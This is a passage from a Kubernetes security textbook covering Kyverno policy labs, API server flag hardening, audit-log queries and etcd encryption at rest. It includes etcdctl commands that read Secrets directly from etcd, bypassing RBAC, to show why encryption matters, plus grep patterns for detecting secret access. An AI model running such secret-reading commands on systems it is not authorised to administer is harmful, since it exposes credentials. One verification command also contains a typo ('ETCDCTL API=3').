A policy pipeline that runs `kyverno apply` or `conftest test` as a required CI check means violations are caught before the pull request can be merged — not at deployment time, and certainly not post-deployment in an audit.

8.7 Common Mistakes

Enabling enforcement before understanding violations. The most disruptive way to roll out policy engines is to install them in `Enforce` mode with no understanding of what currently violates the policies. Always start with `Audit` mode (`validationFailureAction: Audit` in Kyverno, `enforcementAction: dryrun` in Gatekeeper), review what breaks, fix it, then switch to enforcement.

Not excluding system namespaces. Policies without namespace exclusions will apply to `kube-system`, `kyverno`, and `gatekeeper-system` — and many system workloads violate typical application policies. Always exclude system namespaces explicitly.

Writing overly complex policies. A policy that nobody on the team can understand will eventually be deleted or bypassed. Write the simplest policy that enforces the requirement, document why it exists, and review it periodically.

No policy on policies. Anyone who can create or modify `ClusterPolicy` or `ConstraintTemplate` objects has effectively policy-level power in the cluster — they can remove enforcement. Restrict these resource types via RBAC to cluster operators only.

Chapter Summary

PSA handles pod-level security configurations. Policy as code handles everything else: registries, tags, labels, resource limits, organizational standards, and automatic remediation through mutation. OPA Gatekeeper and Kyverno both deliver this through the admission webhook mechanism, but with meaningfully different approaches.

Gatekeeper uses Rego — powerful, expressive, and consistent with OPA deployments elsewhere. Kyverno uses YAML — approachable, Kubernetes-native, and capable of mutation and resource generation that Gatekeeper can't do natively. Both support audit modes that make safe rollout possible.

The combination of PSA (covering pod security standards) and a policy engine (covering organizational governance) gives you automated, consistent enforcement of both security requirements and operational standards on every resource that enters the cluster.

Hands-On Lab 8: Deploying Kyverno and Enforcing Real Policies

Objective

Deploy Kyverno, write three policies covering security and operational requirements, observe enforcement, and fix non-compliant manifests.

Step 1: Install Kyverno

```
helm repo add kyverno https://kyverno.github.io/kyverno/
helm repo update
helm install kyverno kyverno/kyverno \
  --namespace kyverno \
  --create-namespace

kubectl wait --for=condition=Ready pod \
  -l app.kubernetes.io/name=kyverno \
  -n kyverno \
  --timeout=90s
```

Step 2: Deploy the Block-Latest-Tag Policy in Audit Mode

```
# block-latest-audit.yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: block-latest-tag
spec:
  validationFailureAction: Audit    # audit only — discover violations
safely
  background: true
  rules:
  - name: check-image-tag
    match:
```

```
      any:
      - resources:
          kinds: ["Pod"]
    exclude:
      any:
      - resources:
          namespaces: ["kube-system", "kyverno"]
    validate:
      message: "Use an explicit image tag. 'latest' is not allowed."
      foreach:
      - list: "request.object.spec.containers"
        deny:
          conditions:
            any:
            - key: "{{ element.image }}"
              operator: Equals
              value: "*:latest"
kubectl apply -f block-latest-audit.yaml
```

Deploy a pod with `latest`:

```
kubectl run audit-test --image=nginx:latest -n default
```

The pod is created (audit mode). Check the policy report:

```
kubectl get policyreport -n default -o yaml | grep -A5 "result: fail"
```

You should see the violation recorded. Delete the pod:

```
kubectl delete pod audit-test
```

Step 3: Switch to Enforce Mode

```
kubectl patch clusterpolicy block-latest-tag \
  --type='json' \
  -p='[{"op": "replace", "path": "/spec/validationFailureAction",
"value": "Enforce"}]'
```

Now try creating the same pod:

```
kubectl run enforce-test --image=nginx:latest
# Should be rejected with a clear error message
```

Step 4: Deploy a Resource Limits Policy

```
# require-limits.yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-resource-limits
spec:
  validationFailureAction: Enforce
  background: true
  rules:
  - name: check-limits
```

```
    match:
      any:
      - resources:
          kinds: ["Pod"]
    exclude:
      any:
      - resources:
          namespaces: ["kube-system", "kyverno"]
    validate:
      message: "All containers must define CPU and memory limits."
      foreach:
      - list: "request.object.spec.containers"
        deny:
          conditions:
            any:
            - key: "{{ element.resources.limits.cpu || '' }}"
              operator: Equals
              value: ""
            - key: "{{ element.resources.limits.memory || '' }}"
              operator: Equals
              value: ""
```

```
kubectl apply -f require-limits.yaml
```

Step 5: Deploy a Compliant Pod

Create a pod that passes both policies:

```
# compliant-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: compliant-pod
  namespace: default
spec:
  containers:
  - name: nginx
    image: nginx:1.25       # explicit tag
    resources:
      requests:
        cpu: "100m"
        memory: "64Mi"
      limits:
        cpu: "200m"         # required by policy
        memory: "128Mi"     # required by policy
```

```
kubectl apply -f compliant-pod.yaml
# Should succeed
kubectl delete pod compliant-pod
```

Cleanup

```
kubectl delete clusterpolicy block-latest-tag require-resource-limits
helm uninstall kyverno -n kyverno
kubectl delete namespace kyverno
```

Discussion Questions

- In Step 2, why is it important to run in Audit mode first before switching to Enforce?
- The `exclude` block prevents the policy from applying to `kube-system`. What would happen to the cluster if system pods were subject to the resource limits policy?
- How would you modify the `block-latest-tag` policy to also block images with no tag at all (e.g., `nginx` with no colon)?

Review Questions

1. What does policy as code mean, and how does it differ from a written security policy document?
2. What is the relationship between OPA, Rego, and Gatekeeper?
3. In Gatekeeper, what is the difference between a ConstraintTemplate and a Constraint?
4. What does `enforcementAction: dryrun` do in a Gatekeeper Constraint, and when would you use it?
5. Write the three Kyverno policy actions and give a real example use case for each.
6. What does the `+(fieldname)` syntax in a Kyverno mutate policy do?
7. Why should `kube-system` and policy engine namespaces be excluded from most policies?
8. A Kyverno policy is deployed with `validationFailureAction: Audit`. A developer applies a non-compliant pod. What happens to the pod, and where does the violation appear?
9. What is `conftest` and how does it extend policy enforcement to the CI/CD pipeline?
10. Your team is choosing between Gatekeeper and Kyverno. They're already using OPA for Terraform policy enforcement. What is the strongest argument for each tool?

Part III: Cluster Hardening

In Part II we focused on identity and access who can reach the cluster and what they can do once they get there. Part III shifts focus to the cluster itself. Even with strong authentication and RBAC in place, a cluster with a misconfigured control plane, exposed etcd, or poorly hardened nodes provides attackers with paths that bypass those controls entirely.

Cluster hardening is systematic reduction of attack surface across every layer: the API server, etcd, individual nodes, the network, secrets storage, container images, and runtime behavior. Part III works through each of these layers in turn, giving you the controls and verification methods to assess and improve your cluster's security posture.

We start with the component at the center of everything — the API server.

Chapter 9
API Server Security

Learning Objectives

By the end of this chapter, you will be able to:

- Identify the specific API server flags that control security behavior.
- Verify that critical flags are correctly configured in a running cluster.
- Disable anonymous access and confirm the insecure port is not running.
- Configure and read Kubernetes audit logs.
- Run kube-bench to assess the API server against the CIS Kubernetes Benchmark.
- Describe the most common API server attack vectors and their mitigations.

9.1 Introduction

Everything in Kubernetes goes through the API server. Every `kubectl` command, every controller reconciliation loop, every admission webhook call — all of it hits the API server's HTTPS endpoint. That centrality makes it the highest-value target in the cluster. Compromise the API server and you own the cluster.

The good news is that most API server security controls are flags passed at startup. You don't deploy separate software to harden the API server — you verify that it started with the right configuration and that nothing has drifted since. The CIS Kubernetes Benchmark provides a comprehensive checklist for exactly that verification, and the `kube-bench` tool automates it.

This chapter walks through the API server's security-relevant flags, how to inspect and verify them in a running cluster, and how to configure audit logging to give you visibility into what's happening at the cluster's entry point.

9.2 How to Inspect API Server Flags

In most Kubernetes deployments including Kind clusters and many managed providers the API server runs as a static pod in the `kube-system` namespace. Its flags are visible in the pod's command spec:

```
# Get the API server pod name
kubectl get pods -n kube-system -l component=kube-apiserver

# View all flags the API server started with
kubectl describe pod -n kube-system \
```

```
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep -A100 "Command:" | grep "\-\-"
```

The output is a long list of `--flag=value` pairs. Most are operational. The security-relevant ones are what we'll work through in the next sections.

On managed services, you typically can't inspect API server flags directly — the control plane is managed by the cloud provider. In those cases, kube-bench and provider-specific security assessments are the primary tools.

9.3 Anonymous Access

Anonymous access allows requests to reach the API server without any credentials. When enabled, the API server treats unauthenticated requests as coming from the `system:anonymous` user in the `system:unauthenticated` group.

The relevant flag:

```
--anonymous-auth=true   ← default; anonymous requests are accepted
--anonymous-auth=false  ← anonymous requests are rejected with 401
```

Disabling anonymous access entirely (`false`) is the most secure option, but it breaks some health-check integrations that probe the `/healthz` endpoint without credentials. In most clusters, the pragmatic approach is to leave `--anonymous-auth=true` but ensure the `system:unauthenticated` group has no meaningful RBAC permissions — which is the default in Kubernetes 1.6 and later.

Check what anonymous users can actually do in your cluster:

```
# List all permissions available to anonymous requests
kubectl auth can-i --list --as=system:anonymous

# Can anonymous users list pods?
kubectl auth can-i list pods --as=system:anonymous -n default

# Can anonymous users read secrets?
kubectl auth can-i get secrets --as=system:anonymous -n default
```

In a correctly configured cluster, the output of `--list` should be minimal — health check endpoints and nothing else. If anonymous users can list pods, read secrets, or access any cluster resources, that's a misconfiguration worth immediate remediation.

9.4 The Insecure Port

Older versions of Kubernetes ran an insecure HTTP server on port 8080 alongside the HTTPS API server. This port required no authentication or authorization — any request from localhost was accepted. It was deprecated in 1.20 and removed in 1.24.

If you're running Kubernetes 1.24 or later, the insecure port doesn't exist. Verify this:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "insecure"
```

On a modern cluster, this should return nothing. On older clusters, look for `--insecure-port=0` which disables the port, and be concerned if you see `--insecure-port=8080` or any non-zero value.

9.5 TLS Configuration

The API server must use TLS for all client communication. The relevant flags:

```
--tls-cert-file=/etc/kubernetes/pki/apiserver.crt
--tls-private-key-file=/etc/kubernetes/pki/apiserver.key
--client-ca-file=/etc/kubernetes/pki/ca.crt
```

Verify they're set:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep -E "tls-cert|tls-private|client-ca"
```

All three should be present. The `--client-ca-file` flag is what enables mutual TLS for certificate-based client authentication — without it, the API server can't verify client certificates.

Also check that TLS version and cipher configuration is acceptable:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep -E "tls-min-version|tls-cipher"
```

The CIS Benchmark recommends setting `--tls-min-version=VersionTLS12` to prevent connections using TLS 1.0 or 1.1.

9.6 Authorization Mode

The API server must have RBAC enabled. The authorization mode controls which authorization mechanisms are active:

```
--authorization-mode=Node,RBAC
```

`Node` handles kubelet authorization. `RBAC` handles everything else. Both are needed. Verify:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "authorization-mode"
```

If you see `--authorization-mode=AlwaysAllow`, every authenticated request is permitted regardless of RBAC — that's a critical misconfiguration. If `RBAC` is missing from the list, your carefully designed RBAC policies aren't being enforced.

9.7 Admission Plugins

The `--enable-admission-plugins` flag controls which admission controllers are active. A secure baseline includes:

```
--enable-admission-plugins=NodeRestriction,PodSecurity
```

`NodeRestriction` limits what kubelets can modify via the API. `PodSecurity` enables Pod Security Admission from Chapter 7.

Check what's enabled:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "admission-plugins"
```

Also look for `--disable-admission-plugins` to ensure critical plugins haven't been explicitly turned off.

9.8 Service Account Configuration

Three flags govern how service account tokens are issued and validated:

```
--service-account-issuer=https://kubernetes.default.svc
--service-account-signing-key-file=/etc/kubernetes/pki/sa.key
--service-account-key-file=/etc/kubernetes/pki/sa.pub
```

Together, these enable the projected service account token system covered in Chapter 5 — tokens that are bounded, time-limited, and audience-specific. If `--service-account-issuer` is missing, the cluster may be falling back to legacy long-lived token behavior.

9.9 Profiling

The `--profiling` flag enables the Go profiling endpoint at `/debug/pprof/`. In development this is useful for performance analysis; in production it exposes memory and goroutine dumps that can leak sensitive information about the API server's internal state.

```
--profiling=false   ← recommended for production
```

Verify it's disabled:

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "profiling"
```

If absent from the flag list, profiling is enabled by default. Add `--profiling=false` to the API server manifest.

9.10 Audit Logging

Audit logs are the most important visibility mechanism for the API server. They record who did what, to which resource, when which is essential for incident response, threat detection, and compliance.

We configured basic audit logging in Chapter 4 using a Kind cluster. Here's the full picture of what audit logging controls and what the records look like.

Audit Policy Levels

Each rule in an audit policy specifies a logging level:

Levels	What Gets Logged
`None`	Nothing — this rule suppresses logging
`Metadata`	Request metadata only: verb, resource, user, timestamp. No request or response body.
`Request`	Metadata plus the request body (what was submitted)
`RequestResponse`	Metadata, request body, and response body (what was returned)

`RequestResponse` on secrets logs the full secret content — that's both useful for forensics and a significant data sensitivity concern. Log it, but protect the log files accordingly.

Reading Audit Logs

Each audit event is a JSON object:

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Request",
  "auditID": "7d5b2a1c-...",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/namespaces/production/secrets",
  "verb": "list",
  "user": {
    "username": "alice",
```

```
    "groups": ["developers", "system:authenticated"]
  },
  "sourceIPs": ["10.0.1.42"],
  "objectRef": {
    "resource": "secrets",
    "namespace": "production",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "code": 200
  },
  "requestReceivedTimestamp": "2023-09-15T14:23:11Z",
  "stageTimestamp": "2023-09-15T14:23:11Z"
}
```

Key fields for security analysis: - `verb` — what operation (get, list, create, delete, update) - `user.username` — who performed it - `objectRef.resource` — what resource type - `objectRef.namespace` — in which namespace - `responseStatus.code` — did it succeed (200-299) or fail (403, 404) - `sourceIPs` — where the request came from

High-Value Events to Monitor

From the audit log, these events warrant immediate attention:

```
# Secret access — who's reading secrets?
grep '"resource":"secrets"' /var/log/kubernetes/audit.log | \
  jq -r
'[.requestReceivedTimestamp, .user.username, .verb, .objectRef.namespace]
| @tsv'

# ClusterRoleBinding changes — privilege escalation indicator
grep '"resource":"clusterrolebindings"' /var/log/kubernetes/audit.log | \
  grep '"verb":"create"\|"verb":"update"' | \
  jq -r '[.requestReceivedTimestamp, .user.username, .verb] | @tsv'

# Failed requests — 403 Forbidden responses may indicate probing
grep '"code":403' /var/log/kubernetes/audit.log | \
  jq -r '[.user.username, .verb, .objectRef.resource] | @tsv' | \
  sort | uniq -c | sort -rn | head -20

# Anonymous request attempts
grep '"username":"system:anonymous"' /var/log/kubernetes/audit.log | \
  jq -r '[.requestReceivedTimestamp, .verb, .requestURI] | @tsv'
```

9.11 Restricting API Server Network Exposure

The API server's network exposure is one of the most impactful security decisions in cluster design. An API server that's publicly reachable from the internet is continuously probed by automated scanners.

Self-managed clusters: Firewall or security group rules should restrict port 6443 to trusted networks — VPN CIDR ranges, internal networks, specific CI/CD runner IPs. There should be no rule allowing `0.0.0.0/0` on port 6443.

Amazon EKS: EKS clusters support both public and private API endpoints. The most secure configuration is private-only (`endpointPublicAccess: false`) with access routed through a VPN or AWS Direct Connect. If public access is required, restrict it to specific CIDR ranges:

```
# Check current EKS endpoint configuration
aws eks describe-cluster --name my-cluster \
  --query 'cluster.resourcesVpcConfig' --output json
```

Google GKE: Private clusters disable the public API endpoint and route all API access through Google's private network. Enable with `--enable-private-endpoint` at cluster creation.

Azure AKS: Private clusters route API server access through Azure Private Link. Enable during cluster creation with `--enable-private-cluster`.

9.12 Using kube-bench for CIS Benchmark Assessment

The CIS (Center for Internet Security) Kubernetes Benchmark is the industry-standard security checklist for Kubernetes clusters. It covers API server, etcd, scheduler, controller manager, node configuration, and RBAC. Rather than working through it manually, `kube-bench` automates the checks.

Running kube-bench

```
# In the Kind lab cluster — run as a pod with host access
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-
bench/main/job.yaml

# Wait for it to complete
kubectl wait --for=condition=Complete job/kube-bench --timeout=120s

# View results
kubectl logs -l app=kube-bench
```

Reading kube-bench Output

kube-bench outputs results in sections aligned to the CIS benchmark:

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.2 API Server
[PASS] 1.2.1 Ensure that the --anonymous-auth argument is set to false
[FAIL] 1.2.6 Ensure that the --kubelet-certificate-authority argument is
set
[WARN] 1.2.9 Ensure that the --etcd-cafile argument is set appropriately
[PASS] 1.2.10 Ensure that the admission control plugin EventRateLimit is
set
```

```
== Remediations master ==
1.2.6 Edit the API server pod specification file and set the kubelet-
certificate-authority:
  --kubelet-certificate-authority=<filename>

== Summary master ==
35 checks PASS
4 checks FAIL
11 checks WARN
0 checks INFO
```

PASS means the control is in place. FAIL means it's verifiably misconfigured. WARN means kube-bench can't verify it automatically — you need to check manually. The Remediations section tells you exactly what to change.

Focus remediation efforts on FAILs first. The WARNs are context-dependent — some may be intentional configuration choices.

9.13 API Server Security Checklist

Use this as a quick reference during cluster assessments:

Check	Flag / Command	Expected
RBAC enabled	`--authorization-mode`	Must include `RBAC`
Anonymous auth	`--anonymous-auth`	`false` or no dangerous permissions granted to `system:anonymous`
TLS cert	`--tls-cert-file`	Set
TLS key	`--tls-private-key-file`	Set
Client CA	`--client-ca-file`	Set
Insecure port	`--insecure-port`	`0` or absent (1.24+)
Audit logging	`--audit-log-path`	Set
Profiling	`--profiling`	`false`
Admission plugins	`--enable-admission-plugins`	Includes `NodeRestriction`
Service account issuer	`--service-account-issuer`	Set

Chapter Summary

The API server is the crown jewel of cluster security. Every RBAC rule, every admission webhook, every authentication mechanism depends on the API server being correctly

configured. A single misconfigured flag — `--authorization-mode=AlwaysAllow`, an open `--insecure-port`, anonymous access with overly permissive RBAC — can render all the controls in Part II meaningless.

Hardening the API server is mostly about knowing which flags matter and verifying them. `kube-bench` automates that verification against the CIS benchmark. Audit logging gives you ongoing visibility into what's happening. Together, they give you both the baseline posture verification and the detection capability to catch deviations after the fact.

Hands-On Lab 9: API Server Security Assessment

Objective

Inspect the API server configuration in the lab cluster, verify security-relevant flags, read audit logs, and run kube-bench.

Part A: Inspect API Server Flags

```
# Get the full command spec
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep -A200 "Command:"
```

Work through the checklist from section 9.13 and note which flags are set and which are missing or set to insecure values.

```
# Specifically check authorization mode
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "authorization-mode"

# Check for insecure port
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "insecure-port"

# Check profiling
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
\
  | grep "profiling"
```

Part B: Verify Anonymous Access Scope

```
# What can anonymous users do?
kubectl auth can-i --list --as=system:anonymous

# Specific checks
```

```
kubectl auth can-i list pods --as=system:anonymous
kubectl auth can-i get secrets --as=system:anonymous -n default
kubectl auth can-i create pods --as=system:anonymous
```

All three specific checks should return `no`. If any return `yes`, you've found a misconfiguration.

Part C: Read Audit Logs

The audit log is in the control plane container (set up in Chapter 4):

```
# View recent audit events
docker exec security-lab-control-plane \
  tail -20 /var/log/kubernetes/audit.log | jq .

# Find all secret-related events
docker exec security-lab-control-plane \
  cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.objectRef.resource == "secrets") |

[.requestReceivedTimestamp, .user.username, .verb, .objectRef.namespace]
|
  @tsv'

# Generate some audit events first
kubectl get secrets -A
kubectl create secret generic test-secret \
  --from-literal=password=hunter2 -n default

# Now check what got logged
docker exec security-lab-control-plane \
  cat /var/log/kubernetes/audit.log | \
  jq -r 'select(.objectRef.resource == "secrets") |
  [.requestReceivedTimestamp, .user.username, .verb] | @tsv' | tail -5
```

Part D: Run kube-bench

```
# Apply the kube-bench job
kubectl apply -f - <<EOF
apiVersion: batch/v1
kind: Job
metadata:
  name: kube-bench
spec:
  template:
    spec:
      hostPID: true
      nodeSelector:
        node-role.kubernetes.io/control-plane: ""
      tolerations:
      - key: node-role.kubernetes.io/control-plane
        effect: NoSchedule
      containers:
      - name: kube-bench
        image: aquasec/kube-bench:latest
```

```
        command: ["kube-bench", "run", "--targets", "master"]
        volumeMounts:
        - name: var-lib-etcd
          mountPath: /var/lib/etcd
          readOnly: true
        - name: etc-kubernetes
          mountPath: /etc/kubernetes
          readOnly: true
      restartPolicy: Never
      volumes:
      - name: var-lib-etcd
        hostPath:
          path: /var/lib/etcd
      - name: etc-kubernetes
        hostPath:
          path: /etc/kubernetes
EOF

kubectl wait --for=condition=Complete job/kube-bench --timeout=120s
kubectl logs -l job-name=kube-bench | grep -E "PASS|FAIL|WARN" | head -30
```

Note which checks FAIL. In a Kind cluster you'll see some failures that are specific to how Kind configures the API server for local use — these would be different in a production cluster.

Cleanup

```
kubectl delete job kube-bench
kubectl delete secret test-secret -n default
```

Discussion Questions

- Which flags from the assessment were set securely, and which need attention?
- What was logged when you ran `kubectl get secrets -A`? What does that tell you about audit log verbosity?
- kube-bench reports some FAILs on the Kind cluster. Which of those are legitimate security gaps versus Kind-specific lab limitations?

Review Questions

1. Where are API server flags stored in a kubeadm-managed cluster, and how do you view them?
2. What does `--authorization-mode=AlwaysAllow` do, and why is it a critical security misconfiguration?
3. What is the purpose of the `--client-ca-file` flag on the API server?
4. Why was the `--insecure-port` removed in Kubernetes 1.24, and how do you verify it's not running?
5. What audit log level captures both the request body and response body, and when should it be used carefully?

6. A `403 Forbidden` response appears repeatedly in the audit log for the same username against secrets. What does this likely indicate?
7. What does `kube-bench` do, and which standard does it check against?
8. Your EKS API server is publicly accessible with no CIDR restrictions. What is the risk, and what is the remediation?
9. What is the `--profiling` flag, and why should it be disabled in production?
10. Name three specific audit log query patterns that are high-value for threat detection.

Chapter 10
Securing etcd

Learning Objectives

By the end of this chapter, you will be able to:

- Explain what etcd stores and why that makes it a crown-jewel target.
- Enable and verify encryption at rest using `EncryptionConfiguration`.
- Confirm that secrets are actually encrypted in etcd using `etcdctl`.
- Take a secure etcd snapshot and protect it at rest.
- Understand what KMS envelope encryption gives you that local AES doesn't.
- Restrict etcd network access so only the API Server can reach it.
- Monitor etcd health metrics and spot anomalies.
- Apply the etcd security hardening checklist to a real cluster.

10.1 Why etcd Deserves Its Own Chapter

If you've followed the CKS exam objectives or read any Kubernetes security guidance, you'll notice that etcd gets its own dedicated section. That's not arbitrary. etcd is the cluster's single source of truth — every Deployment, every Secret, every RBAC binding, every ServiceAccount token lives there. The API Server is essentially a frontend for etcd. Everything else in Kubernetes is a projection of what's stored in that key-value store.

That means if an attacker gets read access to etcd, they get everything. Not just the objects they can see through the API — everything, including Secrets that no Role grants them access to, certificates, bootstrap tokens, and OIDC session data. The API Server's RBAC enforcement doesn't apply when you bypass it and talk to etcd directly.

This happened in the wild. In 2019, researchers scanning the internet found thousands of etcd instances exposed with no authentication — just an open port on 2379 with the HTTP API enabled. Organizations running self-managed Kubernetes outside managed services had misconfigured firewall rules and left etcd reachable from anywhere. The findings included cloud provider credentials, database passwords, and in some cases, complete cluster dumps. The attackers didn't need to exploit anything. They just connected and asked.

Let's make sure your cluster isn't one of those.

10.2 What Lives Inside etcd

etcd stores everything the Kubernetes API Server persists. Here's the breakdown, because the scope surprises most people the first time they see it:

Cluster state — all Deployments, Pods, Services, ConfigMaps, DaemonSets, StatefulSets, and every other API object you've ever created.

Access control — Roles, ClusterRoles, RoleBindings, ClusterRoleBindings. Modify these directly in etcd and you bypass the RBAC admission layer entirely.

Secrets — the obvious one. Database passwords, API keys, TLS private keys, OAuth client secrets. By default these are stored as Base64-encoded plaintext unless you've enabled encryption at rest.

Service account tokens — the signing keys that Kubernetes uses to issue pod identity tokens.

Certificates and PKI data — including bootstrap tokens used to add new nodes to the cluster.

Namespace configuration — including labels that PSA uses to enforce Pod Security Standards. An attacker who can write directly to etcd could remove those labels and strip your enforcement.

The quick way to see what's actually in there is with `etcdctl`:

```
# List all keys in etcd (run from a control plane node where etcd is
installed)
ETCDCTL_API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get / --prefix --keys-only | head -30
```

You'll see keys like `/registry/secrets/default/db-secret` and `/registry/clusterrolebindings/cluster-admin`. These are the paths to real objects. The prefix `/registry/` is where Kubernetes stores everything.

10.3 The Base64 Problem

Before you enable encryption at rest, it helps to see what "unencrypted" actually looks like in practice. Create a secret:

```
kubectl create secret generic db-secret \
  --from-literal=password=supersecretpassword123
```

Now read it directly from etcd — bypassing the API Server entirely:

```
ETCDCTL_API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/db-secret | strings
```

You'll see something that contains `supersecretpassword123` in essentially readable form. The data is serialized using protobuf with Base64 encoding — it's not encrypted, it's just not printable ASCII in its raw form. The `strings` command strips out the readable parts.

This is the reality that encryption at rest is solving. Anyone with host-level access to the control plane node — whether that's a misconfigured backup system, a rogue administrator, or an attacker who compromised the node — can read every Secret in your cluster.

10.4 Encryption at Rest with EncryptionConfiguration

Kubernetes enables encryption at rest through an `EncryptionConfiguration` resource that you pass to the API Server. When configured, the API Server encrypts data before writing to etcd and decrypts on read. etcd itself stores ciphertext — it has no idea what the plaintext contains.

Here's a production-ready `EncryptionConfiguration`:

```
# /etc/kubernetes/encryption-config.yaml
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
  - resources:
      - secrets
      - configmaps   # optional, encrypt sensitive ConfigMaps too
    providers:
      # AES-GCM is preferred over AES-CBC — it's authenticated encryption
      - aesgcm:
          keys:
            - name: key1
              secret: c2VjcmV0LWtleS0zMi1ieXRlcy1sb25nLS0tLS0=  # 32-byte
base64-encoded key
      # identity is the fallback — means "no encryption"
      # Keep it LAST so existing unencrypted data can still be read
during migration
      - identity: {}
```

Warning: *The `identity` provider at the bottom allows the API Server to read objects that haven't been encrypted yet. During initial rollout this is intentional — after you've re-written all existing secrets you should remove `identity` from the list entirely. If you remove it before re-encrypting, the API Server can't read old unencrypted secrets and your cluster breaks.*

Generating a proper key:

```
# Generate a cryptographically random 32-byte key and base64-encode it
head -c 32 /dev/urandom | base64
```

Copy that output into the `secret:` field. Keep this key somewhere secure. If you lose it, you lose access to every encrypted secret in the cluster.

Enabling the configuration on the API Server:

For kubeadm clusters, you add a flag to the API Server manifest. Edit `/etc/kubernetes/manifests/kube-apiserver.yaml` and add:

```
spec:
  containers:
  - command:
    - kube-apiserver
    - --encryption-provider-config=/etc/kubernetes/encryption-config.yaml
    # ... other flags
    volumeMounts:
    - mountPath: /etc/kubernetes/encryption-config.yaml
      name: encryption-config
      readOnly: true
  volumes:
  - hostPath:
      path: /etc/kubernetes/encryption-config.yaml
      type: File
    name: encryption-config
```

The API Server pod will restart automatically. Watch for it:

```
watch kubectl get pods -n kube-system -l component=kube-apiserver
```

Re-encrypting existing secrets:

The configuration only encrypts new writes. Existing secrets in etcd are still plaintext. Force a re-write of all secrets:

```
kubectl get secrets --all-namespaces -o json | \
  kubectl replace -f -
```

This reads every secret through the API and writes it back — triggering encryption on the write path.

Verifying encryption is actually working:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  get /registry/secrets/default/db-secret | xxd | head -5
```

If encryption is working, the output will be binary garbage starting with something like `k8s:enc:aesgcm:v1:key1:`. The prefix tells you which provider and key encrypted the value. You should not be able to see `supersecretpassword123` anymore.

10.5 Encryption Providers Compared

Kubernetes supports several encryption providers. Here's what you actually need to know about each:

Provider	Strength	Key Management	Use Case
`identity`	None — plaintext	N/A	Unencrypted read-back during migration
`aescbc`	AES-256-CBC	Local file	Older setups, not recommended for new deployments
`aesgcm`	AES-256-GCM	Local file	Good default; authenticated encryption catches tampering
`secretbox`	XSalsa20+Poly1305	Local file	Strong alternative to AES-GCM
`kms` (v1/v2)	AES-256-GCM	External KMS	Production; separates key from data

The core weakness with `aesgcm` and `secretbox` is that the encryption key lives in a file on the control plane node alongside the data it's protecting. If an attacker compromises the control plane node they potentially have both the ciphertext and the key. It's still dramatically better than plaintext, but it's not as strong as envelope encryption.

KMS envelope encryption solves this by using an external key management system. The API Server generates a data encryption key (DEK) per secret, encrypts that DEK using a key encryption key (KEK) from the KMS, and stores only the encrypted DEK and the ciphertext. To decrypt, the API Server asks the KMS to unwrap the DEK. The actual KEK never leaves the KMS.

For AWS EKS or self-managed clusters on AWS, the KMS v2 configuration looks like:

```
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
```

```
  - resources:
      - secrets
    providers:
      - kms:
          apiVersion: v2
          name: aws-kms-provider
          endpoint: unix:///var/run/kmsplugin/socket.sock
          timeout: 3s
      - identity: {}
```

The `endpoint` is a Unix socket exposed by a KMS plugin (like the AWS encryption provider). The plugin handles the KMS API calls. For managed EKS, this is handled transparently when you enable "Secrets encryption" in the cluster configuration.

10.6 Securing etcd Communications with TLS

etcd exposes two ports: **2379** (client API) and **2380** (peer replication). Both must use mutual TLS. In a kubeadm cluster this is configured by default, but it's worth understanding what each certificate does:

Certificate	Path	Purpose
etcd CA	`/etc/kubernetes/pki/etcd/ca.crt`	Root of trust for etcd TLS
etcd server cert	`/etc/kubernetes/pki/etcd/server.crt`	etcd presents this to clients
etcd peer cert	`/etc/kubernetes/pki/etcd/peer.crt`	Used between etcd cluster members
API Server etcd client	`/etc/kubernetes/pki/apiserver-etcd-client.crt`	API Server presents this to etcd

Check that etcd is actually running with TLS:

```
# Look at how the etcd process is started
kubectl describe pod etcd-<node-name> -n kube-system | grep -A 30
"Command:"
```

You should see flags like `--cert-file`, `--key-file`, `--client-cert-auth=true`, and `--trusted-ca-file`. The `--client-cert-auth=true` flag is the important one — it means etcd won't accept connections from clients that don't present a valid certificate signed by the etcd CA.

Check certificate expiry:

```
openssl x509 -in /etc/kubernetes/pki/etcd/server.crt -noout -dates
```

